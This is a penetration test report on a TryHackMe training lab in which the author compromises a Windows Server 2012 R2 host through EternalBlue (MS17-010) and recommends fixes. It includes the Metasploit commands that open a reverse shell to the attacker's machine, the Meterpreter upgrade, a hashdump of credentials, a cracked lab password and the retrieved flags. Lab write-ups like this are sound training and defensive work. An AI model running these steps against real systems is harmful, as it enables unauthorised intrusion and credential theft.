Penetration Test Report

TryHackMe: Blue — Windows Server 2012 R2 (MS17-010 / EternalBlue)

Prepared by Angela

1. Executive Summary

In this lab, I found a critical flaw in a Windows server that allowed me to take complete control of the machine without ever needing a username or password. This is the same vulnerability, known as EternalBlue, that enabled the WannaCry ransomware outbreak in 2017, causing billions of dollars in damage worldwide by spreading automatically across unpatched machines. Because the flaw sits in a core Windows networking service, any attacker who can reach this server over the network can compromise it in minutes, no phishing email or stolen password required. I recommend that the missing security update be applied immediately and that the outdated file-sharing protocol behind this flaw be switched off across the estate as a safety net.

2. Scope & Methodology

The scope of this assessment was a single Windows host provided by TryHackMe's "Blue" room, accessed over TryHackMe's VPN from my Kali Linux attack machine. I tested the host as an unauthenticated external attacker would, with no credentials or prior knowledge supplied at the start of the engagement. Because this is a training range rather than a live client network, the target's IP address changed between sessions as the room was provisioned; I have called this out against the relevant evidence.

Tools used during the assessment:

- Nmap, for port scanning, service/version detection, and the smb-vuln-ms17-010 NSE script
- NetExec (nxc), for SMB null-session and RID-brute enumeration
- Metasploit Framework / msfconsole, for exploitation, session handling, and Meterpreter post-exploitation modules
- A public NTLM hash lookup service, to test the crackability of recovered password hashes

My approach followed the standard phases of a black-box penetration test: reconnaissance and service enumeration, vulnerability identification, exploitation, post-exploitation, and reporting.

3. Reconnaissance & Enumeration

I started with an Nmap service and version scan ("nmap -sCV -T4 10.65.146.216") to map the attack surface. The results showed a Windows Server 2012 R2 Datacenter (build 9600) host named WIN-JO6REVNMMPP on a standalone WORKGROUP rather than a domain. The open ports were the classic Windows infrastructure set: MSRPC (135), NetBIOS (139), SMB (445), RDP (3389), and WinRM (5985). The built-in Nmap scripts also flagged that SMB message signing was enabled but not required, and that the host would respond to an unauthenticated guest-style connection, telling me that unauthenticated SMB probing was worth pursuing before anything else.



Figure 1 — Initial Nmap service/version scan identifying the host as Windows Server 2012 R2, with SMB, RDP, and WinRM exposed.

With SMB flagged as the most promising service, I used NetExec to attempt a true null session against it ("nxc smb 10.65.146.216 -u '' -p '' --shares"). The session itself was accepted (Null Auth: True), confirming the host allows anonymous connections at the protocol level, but listing shares returned STATUS_ACCESS_DENIED. That told me the host was reachable and talkative, but that share-level enumeration wasn't going to be my way in.



Figure 2 — Null SMB session accepted, but share listing denied. Note signing: False and SMBv1:True already visible in this output.

I then tried a RID-brute attack over the same null session ("nxc smb 10.65.146.216 -u '' -p '' --rid-brute") to see if I could enumerate local usernames from the SAM database via LSARPC. This also failed with STATUS_ACCESS_DENIED, this time at the DCERPC pipe level, confirming that remote SAM/LSARPC enumeration was locked down.



Figure 3 — RID-brute attempt against the null session, blocked at the DCERPC layer.

At this point, two dead ends in enumeration pushed me toward the protocol itself rather than its data. The earlier Nmap and NetExec output had already shown signing: False and SMBv1:True on a Windows Server 2012 R2 host that had clearly never been patched. That combination, an old SMBv1-capable build with signing not enforced, is the textbook profile for MS17-010, so I moved to confirm it directly rather than continuing to enumerate a share list I couldn't read.

4. Vulnerability Analysis

I confirmed the vulnerability with Nmap's dedicated detection script ("nmap --script smb-vuln-ms17-010 -p 445 10.65.146.216"), which reported the host as VULNERABLE under CVE-2017-0143.



Figure 4 — Nmap's smb-vuln-ms17-010 script confirming the host is vulnerable to CVE-2017-0143 (EternalBlue).

What the flaw is

MS17-010 is a Microsoft security bulletin covering several related vulnerabilities in the SMBv1 server driver, srv.sys, of which CVE-2017-0143 is one. In plain terms, the SMBv1 protocol lets a client tell the server the size of a data block before sending it. The driver did not properly validate that the size a client claimed matched the data it actually sent in certain crafted "Transaction" requests. By carefully mismatching those values, an attacker can make the kernel-mode driver write attacker-controlled data past the end of the memory buffer it had allocated, an out-of-bounds write inside the Windows kernel

itself. Because srv.sys runs with full system privileges, corrupting its memory in a controlled way lets an attacker redirect execution to their own code, which then runs as NT AUTHORITY\SYSTEM, the highest privilege level on the machine.

Why it exists

The flaw exists because SMBv1 is a decades-old protocol, originally designed in the 1980s, that Microsoft kept enabled by default for years for backward compatibility with legacy clients and file servers. Its packet-parsing code in the kernel driver was never designed against modern threat models, and the specific bounds-checking bug behind MS17-010 went unnoticed in that code for a long time. The exploit itself, EternalBlue, was developed by the U.S. National Security Agency and became public in April 2017 after being leaked by a group calling themselves the Shadow Brokers. Microsoft had already shipped the patch for it a month earlier, in March 2017, but a large number of machines worldwide remained unpatched, which is exactly what allowed the WannaCry and NotPetya worms to exploit this same flaw to self-propagate and cause billions of dollars in damage within weeks of the leak.

What an attacker gains

The practical impact is total remote compromise with no authentication step at all. An attacker only needs network reachability to port 445, no username, no password, and no user interaction from anyone on the target. A successful exploit hands the attacker a shell running as SYSTEM, the same level of access as the operating system itself, meaning full read/write access to every file, the local credential store, and the ability to install persistence, pivot to other hosts, or deploy ransomware.

5. Exploitation

I exploited the flaw with Metasploit's Windows/smb/MS17_010_EternalBlue module. I set the target (RHOSTS), selected the windows/x64/shell/reverse_tcp payload, pointed it at my attack box (LHOST), and ran the module. The module's own vulnerability check independently reconfirmed the host as vulnerable before firing, then successfully groomed the kernel pool and triggered the overflow, and a command shell session opened back to my listener a few seconds later. The shell banner ("Microsoft Windows [Version 6.3.9600]") confirmed I had landed on the target.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.67.166.82
RHOSTS ⇒ 10.67.166.82
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.149.53
LHOST ⇒ 192.168.149.53
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.149.53:4444
[*] 10.67.166.82:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.67.166.82:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datac
enter 9600 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/
regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regula
r expression
[*] 10.67.166.82:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.67.166.82:445 - The target is vulnerable.
[*] 10.67.166.82:445 - shellcode size: 1283
[*] 10.67.166.82:445 - numGroomConn: 12
[*] 10.67.166.82:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[+] 10.67.166.82:445 - got good NT Trans response
[+] 10.67.166.82:445 - got good NT Trans response
[+] 10.67.166.82:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.67.166.82:445 - SMB1 session setup allocate nonpaged pool success
[+] 10.67.166.82:445 - good response status for nx: INVALID_PARAMETER
[+] 10.67.166.82:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (336 bytes) to 10.67.166.82
[*] Command shell session 1 opened (192.168.149.53:4444 → 10.67.166.82:49234) at 2026-08-19 08:4
8:27 -0400


Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----
```

Figure 5 — Running exploit/windows/smb/ms17_010_eternalblue against the target; a reverse shell session opens successfully.

The active sessions list confirmed a live shell back to the target over the reverse TCP handler:

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type              Information                  Connection
  --  ----  ----              -----------                  ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows  192.168.149.53:4444 → 10.67.16
                                [Version 6.3.9600] -----        6.82:49234 (10.67.166.82)
```

Figure 6 — Confirmed active shell session (Id 1) back from the target.

6. Post-Exploitation

A raw command shell is workable but limited, so I upgraded it to a full Meterpreter session using Metasploit's post/multi/manage/shell_to_meterpreter module against session 1. This spins up its own handler and stages a Meterpreter payload over the existing shell.

```
msf exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the pay
                                       load (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) >
```

Figure 7 — Configuring the shell_to_meterpreter post-exploitation module.

```
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.149.53:4433
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (248902 bytes) to 10.67.166.82
[*] Meterpreter session 2 opened (192.168.149.53:4433 → 10.67.166.82:49275) at 2026-08-19 08:57:
51 -0400
[*] Stopping exploit/multi/handler
sesions
[-] Unknown command: sesions. Did you mean sessions? Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         shell x64/windows        Shell Banner: Microsoft Wind  192.168.149.53:4444 → 10.67
                                     ows [Version 6.3.9600] ———   .166.82:49234 (10.67.166.82)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN-JO  192.168.149.53:4433 → 10.67
                                     6REVNMMMP                    .166.82:49275 (10.67.166.82)

msf post(multi/manage/shell_to_meterpreter) >
```

Figure 8 — Meterpreter session (Id 2) established; sessions list shows it running as NT AUTHORITY\SYSTEM.

From the new Meterpreter session, "getuid" confirmed the shell was already running as NT AUTHORITY\SYSTEM, the highest privilege level on the box, with no additional privilege escalation needed since the exploit itself lands at SYSTEM. I then listed running processes with "ps" to identify a stable, long-running system process to migrate into, which protects the session from being lost if the original exploited process is killed or the connection that spawned it dies.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Proces
             s]
 4     0     System             x64   0
 244   4     smss.exe           x64   0
 344   336   csrss.exe
 396   388   csrss.exe
 404   336   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\winin
                                                                            it.exe
 432   388   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlo
                                                                            gon.exe
 492   404   services.exe       x64   0
 500   404   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass
                                                                            .exe
 544   2380  conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conho
                                                                            st.exe
 560   492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 592   492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SER
                                               VICE
 604   492   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spool
                                                                            sv.exe
 688   492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVI
                                               CE
 712   432   dwm.exe            x64   1        Window Manager\DWM-1          C:\Windows\system32\dwm.e
                                                                            xe
 744   492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
```

Figure 9 — getuid confirming SYSTEM access, followed by a full process listing.

```
 776   492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVI
                                               CE
 808   2208  conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conho
                                                                            st.exe
 836   492   amazon-ssm-age     x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\S
             nt.exe                                                         SM\amazon-ssm-agent.exe
 864   492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SER
                                               VICE
 996   492   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVI
                                               CE
 1080  492   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1304  1492  conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conho
                                                                            st.exe
 1324  492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SER
                                               VICE
 1388  492   svchost.exe        x64   0        NT AUTHORITY\NETWORK SER
                                               VICE
 1492  744   badr.exe           x64   0        NT AUTHORITY\SYSTEM           C:\badr\badr.exe
 1576  432   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\Logon
                                                                            UI.exe
 1824  836   ssm-agent-work     x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\S
             er.exe                                                         SM\ssm-agent-worker.exe
 1832  1824  conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conho
                                                                            st.exe
 2208  2548  powershell.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\Windo
                                                                            wsPowerShell\v1.0\powersh
                                                                            ell.exe
 2308  492   msdtc.exe          x64   0        NT AUTHORITY\NETWORK SER
                                               VICE
 2380  604   cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.e
                                                                            xe
 2728  560   WmiPrvSE.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wbem\
                                                                            wmiprvse.exe

meterpreter >
```

Figure 10 — Process listing continued, used to pick a stable migration target.

I migrated into WmiPrvSE.exe (PID 2728), a stable Windows management process, to keep my access persistent for the rest of the engagement.



Figure 11 — Successful migration into a stable SYSTEM-owned process.

With a stable SYSTEM session in hand, I dumped the local credential database with "hashdump". This pulls the SAM database contents, giving me the NTLM password hashes for every local account: Administrator, Guest, and a third account named Jon.



Figure 12 — hashdump output showing NTLM hashes for the Administrator, Guest, and Jon accounts.

I tested the crackability of Jon's hash against a public NTLM lookup service, since an online lookup that instantly returns a match is a strong practical signal that the underlying password is weak or dictionary-based, rather than something an offline brute-force attack alone would need to prove. The hash resolved immediately to the plaintext password "alqfna22", confirming that the account was protected by a weak, guessable password rather than a strong or unique one.



Figure 13 — Jon's NTLM hash cracked instantly against a public lookup, recovering the plaintext password.

On a real network, this matters because SYSTEM-level access combined with a weak, crackable local password is a direct path to credential reuse elsewhere: if Jon's password was reused on a domain account, a file share, or another server, this single unpatched box would be enough to pivot much further than the box itself.

Finally, I dropped into a native shell from the Meterpreter session to demonstrate real file-system impact and recover the room's flags. The first flag sat directly in C:\, readable immediately given SYSTEM access:



Figure 14 — Directory listing of C:\ and recovery of flag1.txt.

The second flag was placed inside C:\Windows\System32\config, the same directory that holds the SAM and SECURITY hive files that back the credential store I had already dumped, underlining that SYSTEM access gives unrestricted read access to those files directly, not just via Meterpreter's hashdump convenience command:

```
C:\Windows\system32>dir C:\Windows\System32\config\
dir C:\Windows\System32\config\
 Volume in drive C has no label.
 Volume Serial Number is 6C01-379A

 Directory of C:\Windows\System32\config

08/19/2026  05:59 AM    <DIR>          .
08/19/2026  05:59 AM    <DIR>          ..
07/31/2026  11:55 AM           262,144 BCD-Template
08/19/2026  05:59 AM        36,700,160 COMPONENTS
08/22/2013  06:25 AM                 0 COMPONENTS.LOG
07/31/2026  03:00 PM           262,144 DEFAULT
08/22/2013  06:25 AM                 0 DEFAULT.LOG
08/19/2026  05:55 AM         4,517,888 DRIVERS
07/31/2026  01:26 PM                34 flag2.txt
08/22/2013  06:29 AM               164 FP
08/22/2013  06:25 AM    <DIR>          Journal
08/19/2026  05:52 AM    <DIR>          RegBack
07/31/2026  03:00 PM           262,144 SAM
07/31/2026  03:00 PM           262,144 SECURITY
08/22/2013  06:25 AM                 0 SECURITY.LOG
07/31/2026  03:00 PM        44,826,624 SOFTWARE
08/22/2013  06:25 AM                 0 SOFTWARE.LOG
07/31/2026  03:00 PM        11,534,336 SYSTEM
08/22/2013  06:25 AM                 0 SYSTEM.LOG
03/21/2014  11:09 AM    <DIR>          systemprofile
03/21/2014  12:17 PM    <DIR>          TxR
              15 File(s)     98,627,782 bytes
               6 Dir(s)  43,162,697,728 bytes free

C:\Windows\system32>type C:\config\flag2.txt
type C:\config\flag2.txt
The system cannot find the path specified.

C:\Windows\system32>type C:\Windows\System32\config\flag2.txt
type C:\Windows\System32\config\flag2.txt
flag{sam_database_elevated_access}
```

Figure 15 — Locating and reading flag2.txt from the SAM/SECURITY hive directory.

The third flag was inside the local user Jon's own Documents folder, a location that would normally be private to that user, demonstrating that SYSTEM access reads straight through per-user file permissions on the box:

```
C:\Windows\system32>dir C:\flag*.txt /s /b
dir C:\flag*.txt /s /b
C:\flag1.txt
C:\Users\Jon\Documents\flag3.txt
C:\Windows\System32\config\flag2.txt
^C
Terminate channel 1? [y/N]  n

C:\Windows\system32>type C:\Users\Jon\Documents\flag3.txt
type C:\Users\Jon\Documents\flag3.txt
flag{admin_documents_can_be_valuable}
C:\Windows\system32>
```

Figure 16 — Recovering flag3.txt from Jon's Documents folder, confirming access to another user's private files.

7. Findings Table

Sev.	Finding	One-line description
Critical	Unpatched MS17-010 / EternalBlue (CVE-2017-0143)	Missing SMBv1 patch allows unauthenticated remote code execution as SYSTEM.
High	SMBv1 protocol enabled	Legacy, unsupported SMB dialect is active and reachable on the network.
Medium	SMB signing not required	Signing is available but not enforced, leaving SMB sessions open to tampering/relay in mixed environments.
High	Weak local account password (Jon)	The NTLM hash for a local account cracked instantly against a public lookup, indicating a dictionary-weak password.
Low	Null SMB session accepted	The host accepts an anonymous null session at the protocol level before access control is enforced.

8. Remediation

The single highest-value action here is patching, but a patch alone does not address the weaknesses that made this box so easy to fully compromise once the initial flaw was found. The table below covers the specific fix for each finding, who I'd expect to own it in a real organisation, and how I would verify the fix actually took effect rather than just trusting that a ticket was closed.

Finding	Remediation	Owner	Verification
MS17-010 / EternalBlue	Apply MS17-010 (KB4012212 / KB4012213 or later cumulative update) to every Windows host, prioritising this one immediately. Where patching is delayed, disable SMBv1 entirely as a compensating control.	Windows/ Infrastructure team	Re-run "nmap --script smb-vuln-ms17-010" and the Metasploit check module post-patch; both must report "not vulnerable". Confirm via a change ticket and a follow-up scan the next day.
